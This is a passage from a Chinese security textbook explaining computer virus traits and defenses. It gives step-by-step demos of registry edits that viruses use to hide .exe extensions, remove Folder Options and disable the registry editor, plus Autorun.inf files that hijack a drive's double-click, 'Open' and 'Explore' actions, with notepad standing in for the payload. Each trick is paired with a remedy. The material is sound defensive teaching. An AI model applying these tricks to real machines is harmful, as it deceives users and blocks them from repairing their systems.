所谓传播，就相当于生物病毒那样，使更多未受感染的对象也被感染病毒。当计算机病毒为了自己的生存做完准备工作以后，接下来就会疯狂的传播自己。病毒传播自己的方式比较多，如大多蠕虫病毒将利用局域网的共享资源漏洞或 ARP 欺骗等方法在局域网内传播。而某些脚本病毒则会嵌入到一个网页中，或者嵌入到邮件中，当我们打开网页或者邮件的同时，病毒也随之运行起来，从而达到利用网页、邮件传播的目的。优盘病毒则是利用 Windows 系统驱动器的自动播放功能进行传播。在 2.2 节的实例 02-05 将揭示优盘病毒的传播原理。

## 7. 感染

所谓感染性，就是使原本正常的程序，在不改变原有功能的基础上，使其捆绑病毒，从而成为携带病毒的程序。这种程序运行以后通常是先执行病毒功能，然后再执行程序原本功能。病毒功能的执行又很隐蔽，所以很难发现病毒的存在。同时因为病毒与正常程序进行了捆绑，所以在杀毒的时候并不能直接删除捆绑病毒的程序，必须清除病毒代码。因此这种病毒的处理难度相对较大。

### 警 示

除了以上特性以外，计算机病毒还具有非法性、潜伏性、破坏性、变异性等多种特性。在今后的学习中，我们将会发现计算机病毒的更多特性。

## 2.2 计算机病毒特性实例揭秘

计算机病毒为了长期生存，并且为了达到各种目的通常表现出欺骗性、隐蔽性、自启动性、自我复制性、自我删除性、传播性、感染性等特性。病毒的这些特性要利用 Windows 系统的一些功能。这一节将在病毒与反病毒的较量过程中，用实例揭示病毒各种常用的手法。

### 实例 02-01 显示文件扩展名

#### 说 明

在 Windows 系统中有多种类型的文件，不同类型的文件具有不同的文件格式，由不同的程序打开，或者具有不同功能，Windows 系统使用不同的扩展名来区分它们。这里所说的扩展名就是完整文件名中，符号“.”及其后面的部分称为文件扩展名。也就是说通常情况下可以通过文件扩展名判断这个文件所属的类型。例如：常见的记事本程序生成的文本文件的扩展名是.txt，我们听的歌曲文件的扩展名有.mp3、.wmv、.rm 等，Word 文本编辑器生成的文件扩展名为.doc 等。

计算机应用程序同样也具有扩展名，32 位 Windows 平台上的可执行程序（又称之为

PE——Portable Executable 文件，这种文件具有特殊的文件格式，在 5.1 节将做详细介绍）的扩展名通常是.exe。只有具有这样的扩展名的 PE 文件，通过双击才能运行起来，否则只能使用特殊的方法运行。

说明

一个可执行的程序，例如记事本程序，如果我们将其扩展名去除后再双击它，它不会被运行。因为没有了扩展名，Windows 系统无法识别这是什么类型的文件。所以通常会询问用户使用哪个程序来打开这个文件，如图 2-3 所示。此时可以使用特殊方法运行它，这里所谓的特殊方法是指使用能够启动可执行程序的工具来运行程序。使用这种工具启动 PE 文件不需要带.exe 扩展名。




图 2-3 无扩展名的程序系统无法直接打开或运行

一个计算机病毒，它如果想很容易地运行起来，肯定也要使用.exe 这个扩展名，否则用户怎么可能去用特殊的方法运行病毒呢？

在上一节曾讲过，计算机病毒为了欺骗用户会将自身伪装成图片或者文件夹的图标。我们都知道图片文件的扩展名通常是.jpg 或者其他格式，总之不可能是.exe，而文件夹正常情况是没有扩展名的。计算机病毒为了欺骗用户伪装成这种图标，为了很容易地运行起来又不得不使用.exe 这个扩展名，这样稍稍细心的用户就能够很容易看出破绽。

对于病毒来说，值得庆幸的是 Windows 默认情况下是隐藏所有文件扩展名的，这样就不存在这个破绽了。然而对于我们计算机使用者来说，这可不是什么好的事情。只有更改 Windows 系统的默认设置，才能让病毒无处遁形。为了使计算机病毒暴露，我们应该让 Windows 默认显示所有文件的扩展名。



通过 Windows 系统提供的功能可以设置是否显示文件扩展名，方法如下：

(1) 双击“我的计算机”打开资源管理器，选择“工具”菜单栏，然后选择“文件夹选项”子菜单项，此时弹出“文件夹选项”对话框，如图 2-4 所示。




图 2-4 文件夹选项对话框

(2) 然后请选择“查看”属性页，如图 2-5 所示。在下面的“高级设置:”列表框中，拉动右边的滚动条找到“隐藏已知文件类型的扩展名”这一项，将前面的“√”选项去掉。这意味着在资源管理器中默认浏览文件时不隐藏已知文件类型文件的扩展名。




图 2-5 显示文件扩展名

如此一来，尽管计算机病毒伪装了图标，可是通过这个明显的.exe 扩展名我们便能够看出其破绽，从而不会轻易双击这样图标的文件。

建议

在您使用计算机的时候，请关闭“隐藏已知文件类型的扩展名”这个选项，同时注意扩展名为.exe 的奇怪图标文件，它极有可能是病毒，不能轻易双击打开。

实例 02-02 强制隐藏 .exe 文件的扩展名

通过显示文件扩展名这个简单的操作，揭穿了计算机病毒可能存在的欺骗手段。那么计算机病毒对此是不是就无以应对了呢？当然不是了，计算机病毒作者是很清楚系统各种设置及漏洞的，当然也知道我们会通过以上操作来显示文件扩展名。

下面我们来揭秘病毒制作者相应的对策。

Windows 系统中的文件扩展名是可以强制隐藏起来的，即使关闭了上述的“隐藏已知文件类型的扩展名”这个选项也无济于事，方法如下。

(1)单击“开始”菜单,选择“运行”菜单项,然后在弹出的运行对话框中输入“regedit”命令后按回车键，如图 2-6 所示。

(2)回车后将弹出注册表编辑器，如图 2-7 所示。




图 2-6 “运行”对话框




图 2-7 Windows 注册表编辑器

说明

关于注册表和注册表编辑器的详细知识将在后面小节做详细介绍，在此可以按照步骤完成相应操作。读者只需理解其行为结果，不需要理解其原理。

(3)在注册表 HKEY\_CLASSES\_ROOT 根键下，找到 exefile 这一子键（单击前面的“+”号即可展开，然后依次展开），然后在右边的窗口中单击右键选择“新建”，然后选择“字符串值”取名字为 NeverShowExt，值为空即可，如图 2-8 所示。

这时即使我们使用前面所述的方法关闭“隐藏已知文件类型的扩展名”这一项，虽然可以显示其他类型文件的扩展名，但是您会发现所有的可执行程序的扩展名都看不到了。病毒再次达到了隐藏扩展名的目的。

然而计算机病毒的这种方法仍然是有破绽的。我们仔细观察会发现，因为我们设置了显示所有文件的扩展名，而病毒仅隐藏了其本身的扩展名，那么我们看到某个文件的图标是一个图片，按常理我们能够看到它的扩展名，如果它没有扩展名，那么这个文件就非常可疑了。

警告

当我们遇到了图标是图片，又没有扩展名的文件，我们首先应该检查“隐藏已知文件类型的扩展名”设置项，如果该项已经关闭，那么这个文件就很可疑。

实例 02-03 隐藏“文件夹选项”子菜单项

通过显示文件扩展名的方法可以揭穿计算机病毒的欺骗的把戏，计算机病毒使用实例 02-02 的方法强制隐藏可执行程序扩展名的方法来欺骗我们。为了欺骗我们，计算机病毒通常还会使用另外一种方法——隐藏“文件夹选项”这一子菜单，这样我们就无法利用系统提供的功能来显示文件的扩展名，方法如下。

(1) 使用实例 02-02 中相同的方法打开注册表编辑器，然后找到 HKEY\_CURRENT\_USER 根键，然后依次展开以下子键：

Software\Microsoft\Windows\CurrentVersion\Policies\Explorer

(2) 在右边的窗口中单击右键选择“新建”，然后选择“DWORD 值”，取名叫 NoFolderOptions，值设置为 1，如图 2-9 所示。




图 2-8 强制隐藏可执行程序的扩展名




图 2-9 隐藏文件夹选项

(3) 单击确定后关掉注册表。这时我们再看一下资源管理器中的“工具”菜单。仍然有“文件夹选项”这个子菜单，为什么没有隐藏掉呢？这是因为这一项设置的更改需要重新启动计算机才能够生效。

(4) 我们重新启动一下计算机，再来看“文件夹选项”子菜单的确消失了。这时候我们也就没办法使用它里面的功能了，当然也就无法显示文件扩展名了。

既然我们已经知道病毒使用的方法，当然我们就可以把它做的屏蔽破坏掉了。方法很简单，因为它修改了注册表，那么我们再修改回来就可以了。

小技巧

病毒对系统动了手脚，我们恢复的办法很简单。如实例 02-02 中，我们只需把 NeverShowExt 项删除就可以了；而实例 02-03 中我们可以把 NoFolderOptions 的值修改为 0，或者干脆把这一项删除掉，但是记得要重新启动计算机，我们的“文件夹选项”又回来了，又可以显示文件的扩展名了，从而粉碎病毒的欺骗意图。

实例 02-04 禁用注册表编辑器

我们利用注册表编辑器，把计算机病毒所做的破坏更改回来，这样病毒的欺骗目的再次被揭穿，那么病毒作者是不是甘于认输呢？肯定不会的，病毒作者也料到会有人了解他欺骗用户的方法，以及对欺骗所做的保护，料到会有人使用注册表编辑器把它所做的修改纠正回来，那样他所做的一切都是徒劳了。此时他又会怎么做呢？其实他要做的事情很简单，就是禁用注册表编辑器，让我们无法使用它，方法如下。

(1) 打开注册表编辑器，然后找到注册表编辑器的根键 HKEY\_CURRENT\_USER，然后依次展开如下子键：

```
Software\Microsoft\Windows\CurrentVersion\Policies\System.
```

(2) 在右边的窗口中单击鼠标右键，选择“新建”，然后选择“DWORD 值”，取名为 DisableRegistryTools，设置值为 1，如图 2-10 所示。

(3) 最后关闭注册表。我们再点击“开始”，选择“运行”，然后输入 regedit.exe 回车，启动注册表编辑器。看看发生了什么？弹出来一个错误提示框，如图 2-11 所示，注册表真的被禁用了。我们没办法利用它来恢复病毒对注册表的修改了，病毒再一次得逞了。




图 2-10 禁用注册表编辑器




图 2-11 注册表编辑器被禁用

我们看到，病毒作者为了能够欺骗用户，使他的病毒得以生存真是煞费苦心。这表现了病毒的又一特性顽固性，到最后，计算机病毒居然把我们的注册表编辑器都禁用了，这样他对注册表做的任何更改，我们都无法通过注册表编辑器来进行恢复了。

疑 问

计算机病毒修改了系统注册表，又禁用了注册表编辑器，这时我们没有办法再利用注册表编辑器来恢复病毒所做的改动了。如何解决这个问题呢？在 2.5 节我们将继续讲解，同时还介绍另外一种禁止注册表编辑器的方法。

实例 02-05 优盘传播病毒原理实例

我们知道，计算机病毒并不会偶然产生，通常是通过网络进行传播的。然而有些计算机用户，他的计算机根本就没有连接网络，那么原本干净的系统怎么就会感染上计算机病毒了呢？这种情况下一般是由于在该计算机上使用了携带计算机病毒的可移动设备而造成的，通常是优盘或移动硬盘等。那么计算机病毒是如何通过优盘进行传播的呢？

### 说明

本实例将演示在双击优盘盘符后并不是打开优盘，而是运行优盘中的程序（这里是记事本程序）。

原理是当我们双击计算机某个分区或者对某个分区选择右键弹出菜单的打开项的时候，系统将搜索该分区根目录下是否存在 Autorun.inf 文件，如果存在则根据 Autorun.inf 文件中的内容执行相应的操作。

### 疑问

Autorun.inf 是什么文件呢？在系统中具有什么作用呢？

严格地说 Autorun.inf 文件是一个必须存放在驱动器根目录下的有一定格式并且文件名为“Autorun.inf”的文本文件。当我们将光盘放入光驱，光盘会自动被执行，主要依靠两个文件，其一就是光盘上的 Autorun.inf 文件，另一个是操作系统系统文件之一的 Cdvds.vxd。Cdvds.vxd 会随时侦测光驱中是否有放入光盘的动作，如果有的话，便开始寻找光盘根目录下的 AutoRun.inf 文件，根据其文件内容执行相应操作。

Autorun.inf 文件由一个或多个“节”组成，每个“节”必须以节名作为开始的一行，节名必须用中括号“[]”括起来，节名之下则为本节中的命令。AutoRun.inf 一共支持三个节，分别为[AutoRun]、[AutoRun.alpha]、[Deviceinstall]，其中只有[AutoRun]是必须存在的。AutoRun.inf 文件的格式如下。

[AutoRun]节通常包括以下命令：

- (1) action：为 open 和 shellexecute 运行的程序指定名称；
- (2) icon：指定驱动器图标；
- (3) label：指定驱动器卷标；
- (4) open：自动运行并打开指定文件；
- (5) shellexecute：自动运行并打开指定文件（与 open 不同的是可以使用文件关联信息打开文件）。

(6) UseAutoPlay：值只能等于 1，用来使用 autoplay 的 V2 特性，只支持 Windows XP 的 SP2 以上版本；

(7) shell：指定默认右键菜单名称；

(8) shell\verb：添加自定义右键菜单；

[DeviceInstall]节用来指定搜索驱动的目录，如：DriverPath=c:\windows\system32。通常病毒不会用到这个功能。

### 提示

本实例的目的是为了实现双击优盘后则执行预先放在优盘中的程序，而不是打开优盘，从而研究掌握优盘传播病毒的传播原理和预防方法。

(1) 将记事本程序（代替病毒程序）——c:\windows\notepad.exe 复制到优盘中，我们计划双击优盘后就运行这个程序。

(2) 在优盘中新建一个 AutoRun.inf 文件，这里的文件名并不区分大小写，然后在双击打开它输入以下内容：

```
[AutoRun]
open=notepad.exe
shellexecute=notepad.exe
shell\Auto\command=notepad.exe
```

(3) 保存并关闭文件。  
(4) 将优盘取下，这时候这个优盘已经具有了双击后运行记事本程序的功能。再次将优盘插入计算机，打开我的计算机，双击优盘的图标，我们发现并没有打开优盘，而是将优盘里的记事本运行起来了。此时在右键弹出菜单中我们会看到一个 Auto 菜单，单击它也会运行记事本程序，如图 2-12 所示。




图 2-12 优盘的 Auto 功能

说明

计算机病毒经常利用这个方法进行传播，而且这种方法不仅用于优盘，同样也适用于硬盘和移动硬盘。例如我们可以在某本地磁盘（如 D:盘）根目录下复制同样的程序和文件，然后重启计算机，启动后双击 D:盘记事本同样会运行起来，如图 2-13、图 2-14 所示。这就是在我们中了优盘病毒以后无法通过双击打开磁盘分区的原因。






图 2-13 文件复制到 D:盘根目录




图 2-14 本地磁盘 D:盘的 Auto 功能

警 示

在 Windows 98 系统下，可以利用 OPEN=Notepad.exe 这种方式实现指定程序在优盘插入计算机后便自动运行的功能。如我们这里是记事本程序的自动运行，通常是指优盘刚刚插入系统后便自动运行记事本程序，无需双击操作。但是在 Windows XP SP2 和 Vista 下，自动运行已经演变为 AutoPlay（自动播放）。所以插入优盘后不再自动运行指定的程序，而是弹出窗口询问用户选择何种操作，如图 2-15 所示。




图 2-15 优盘的自动播放功能

疑 问

既然优盘病毒传播如此疯狂，当计算机中毒后又如何解决呢？

我们知道了它的原理，解决起来就很容易。上述的方法仅在我们双击盘符或者单击右键菜单的 Auto 项时才会自动运行病毒的程序。我们可以通过右键菜单，然后单击“打开”菜单项来打开优盘或硬盘，这样并不会运行 AutUrun.inf 中指定的程序了。

警 示

上述解决方法是比较常见、比较简单的解决方法，许多计算机用户也都知道并使用这种方法。对于以上方式的病毒这种方法的确可行，但是有时候这并不是十分保险的做法。请看如下例子：

在 Autorun.inf 文件中输入如下内容：

```
[AutoRun]
open=notepad.exe
shell\open=打开(&O)
shell\open\Command=notepad.exe
shell\open\Default=1
shell\explore=资源管理器(&X)
shell\explore\Command=notepad.exe
```

然后保存。此时将优盘取下然后再插入计算机，双击优盘盘符将会发现并没有打开优盘，而是记事本程序运行了。右键单击优盘盘符后的界面如图 2-16 所示。

此时没有出现 Auto 字样，而是看上去很正常。那么请单击“打开”菜单项，结果怎样呢？它并没有打开优盘，记事本程序依然运行了。这次单击“资源管理器”菜单项，还是没有打开优盘，记事本程序又运行了。通过这个例子我们可以发现，仅通过 Auto 去识别优盘病毒，或者利用所谓安全的“打开”菜单项都是不可靠的，这种方法也是当今病毒最常使用的方法，非常具有迷惑性，读者需要特别注意这种方法。




图 2-16 右键单击优盘盘符后的界面

建议

我们可以使用在“我的计算机”的地址栏中输入欲打开的盘符如 D:然后按回车键这种方法打开目标磁盘。使用这种方法打开驱动器并不会运行驱动下面 Autorun.inf 文件中指定的程序，也就可以有效地防止优盘病毒的传播。打开之后将 Autorun.inf 文件以及文件内容中 [AutoRun]项下的“open=”、“shellexecute=”、“shell\Auto\command=”所指向的程序分别删除。有时候并不一定指向同一个程序，可能指向多个病毒程序。

疑问

如何有效防止我们使用的计算机感染优盘病毒呢？

有效预防优盘病毒传播的方法有两个。

方法一：关闭系统自动播放功能，有 3 种方法可以关闭系统自动播放功能。

1. 禁用“自动播放”服务

单击“开始”→“控制面板”→“管理工具”项，打开“服务”窗口，找到并双击“Shell Hardware Detection”服务（关于服务的概念稍后讲解），将其设为“禁用”即可关闭“自动播放服务”，如图 2-17 所示。

2. 使用组策略关闭“自动播放”功能

单击“开始”→“运行”键入“gpedit.msc”打开“组策略”窗口。在左窗格的“本地计算机，策略”下，展开“计算机配置”——“管理模板”——“系统”下，在右窗格的“设置”标题下，双击“关闭自动播放”。单击“设置”选项卡，选中“已启用”复

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

选钮，然后在“关闭自动播放”框中选择“所有驱动器”，单击“确定”按钮，即可关闭自动播放，如图 2-18 所示。




图 2-17 关闭自动播放服务



图 2-18 利用组策略关闭自动播放功能

### 提示

组策略（Group Policy）是管理员为用户和计算机定义并控制程序、网络资源及操作系统行为的主要工具。通过使用组策略可以设置各种软件、计算机和用户策略。所谓组策略，就是基于组的策略，它以 Windows 中的一个 MMC 管理单元的形式存在，可以帮助系统管理员针对整个计算机或是特定用户来设置多种配置，包括桌面配置和安全配置。譬如，可以为特定用户或用户组定制可用的程序、桌面上的内容，以及“开始”菜单选项等，也可以在整个计算机范围内创建特殊的桌面配置。简而言之，组策略是 Windows 中的一套系统更改和配置管理工具的集合。

## 3. 修改注册表关闭磁盘驱动器的 Autorun 功能

### 说明

磁盘分区 Autorun 功能原理是这样的，选择 Windows 注册表如下路径：

[HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]

在右侧窗格中有“NoDriveTypeAutoRun”，这个键决定了是否执行 Autorun 功能。它的值默认是十六进制 95，也就是二进制 10010101。其中每一位（从右到左）代表一个设备，不同设备用以下数值表示：

设备名称	第几位	值	数值表示	设备名称含义
DRIVE_UNKNOWN	0	1	01h	不能识别的类型设备
DRIVE_NO_ROOT_DIR	1	0	02h	没有根目录的驱动器
DRIVE_REMOVABLE	2	1	04h	可移动驱动器
DRIVE_FIXED	3	0	08h	固定的驱动器
DRIVE_REMOTE	4	1	10h	网络驱动器
DRIVE_CDROM	5	0	20h	光驱
DRIVE_RAMDISK	6	0	40h	RAM 磁盘
保留	7	1	80h	未指定的驱动器类型

值为“0”表示设备运行，为“1”表示设备不运行，更改注册表此键值可控制 autorun.inf 的运行。在默认情况下，会自动运行的设备是 DRIVE\_NO\_ROOT\_DIR、DRIVE\_FIXED、DRIVE\_CDROM、DRIVE\_RAMDISK 这四个保留设备。所以应该将（最右边一位为第 0 位）第 2 位、第 4 位、第 6 位、第 7 位分别置 0，其余位置 1，即得到二进制 10010101 值，也就是十六进制的 95 00 00 00。如果要禁止硬盘和移动硬盘自动运行，需将第 2 位、第 3 位置 1，其余位置 0，得到如下值：00001100，然后使用 Windows 自带的计算器将这个值转换位十六进制 0C。将这个值添加到注册表的“NoDriveTypeAutoRun”键下即可。如果仅想禁止软件光盘的 AutoRun 功能，但又保留对 CD 音频碟的自动播放能力，这时只需将“NoDriveTypeAutoRun”的键值改为 BD000000 即可。

利用上述原理，我们只需设置相应的值禁用掉驱动器的 AutoRun 功能，便可以有效地

预防优盘病毒的传播。

疑 问

如果既想保留驱动器的自动播放功能，又要防止中 Autorun 病毒，那该怎么办呢？

方法二：阻止 Autorun.inf 文件的创建。  
我们知道病毒主要利用了 Autorun.inf 文件实现的自动运行功能。那么只要想办法不让病毒创建 Autorun.inf 文件就可以有效地阻止病毒的这种传播行为了。

如何阻止 Autorun.inf 文件的创建呢？最简单的方法是在所有本地磁盘根目录、优盘根目录、移动硬盘根目录下，也就是病毒可能写入 Autorun.inf 文件的地方新建一个文件夹，取名就为 Autorun.inf。这样如果不删除这个文件夹无论通过什么样的方式都不能再建立 Autorun.inf 文件了，从而达到预防的目的，如图 2-19 所示。



图 2-19 D:盘下新建 Autorun.inf 文件夹

疑 问

上述方法是在不删除 Autorun.inf 文件夹的前提下才能起效，如果病毒在创建它的 Autorun.inf 文件之前首先检测根目录下是否存在 Autorun.inf 文件夹，如果存在则删除它，然后再创建 Autorun.inf 文件，这样我们的预防工作就徒劳了。怎样解决这个问题呢？

